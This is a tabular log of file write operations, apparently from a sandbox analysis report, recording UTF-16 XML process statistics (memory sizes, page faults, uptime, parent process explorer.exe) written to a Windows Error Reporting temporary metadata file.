C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 39 00 32 00 34 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.2.9.2.4.1.<./.U.p.t.i.m.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1. <./.W.o.w.6.4.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./. I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 35 00 39 00 30 00 34 00 33 00 33 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z. e.>.2.5.9.0.4.3.3.2.8. <./.P.e. a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 33 00 38 00 30 00 36 00 33 00 36 00 31 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.2.3. 8.0.6.3.6.1.6.<./.V.i.r.t.u.a. l.S.i.z.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 32 00 35 00 37 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t. >.2.2.5.7.5. <./.P.a.g.e.F.a.u. l.t.C.o.u.n.t.>.	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 34 00 36 00 38 00 38 00 30 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.7.5.4.6.8.8.0.0.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 34 00 36 00 34 00 37 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.7.5.4.6.4.7.0.4.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 39 00 37 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.4.9.7.9.2.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 37 00 38 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.9.7.8.4.0.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 30 00 32 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.6.0.2.4.8.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	110	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 38 00 36 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.5.8.6.9.6.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 34 00 37 00 37 00 31 00 37 00 31 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.5.4.7.7.1.7.1.2.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 34 00 38 00 31 00 32 00 36 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.5.4.8.1.2.6.7.2.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 34 00 37 00 37 00 31 00 37 00 31 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.5.4.7.7.1.7.1.2.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.4.0.<./.P.i.d.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 35 00 33 00 37 00 39 00 31 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.6.5.3.7.9.1.4.<./.U.p.t.i.m.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 31 00 31 00 38 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.1.1.8.2.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 36 00 38 00 35 00 36 00 34 00 34 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.6.8.5.6.4.4.8.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 30 00 38 00 39 00 32 00 38 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.1.0.8.9.2.8.0.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown
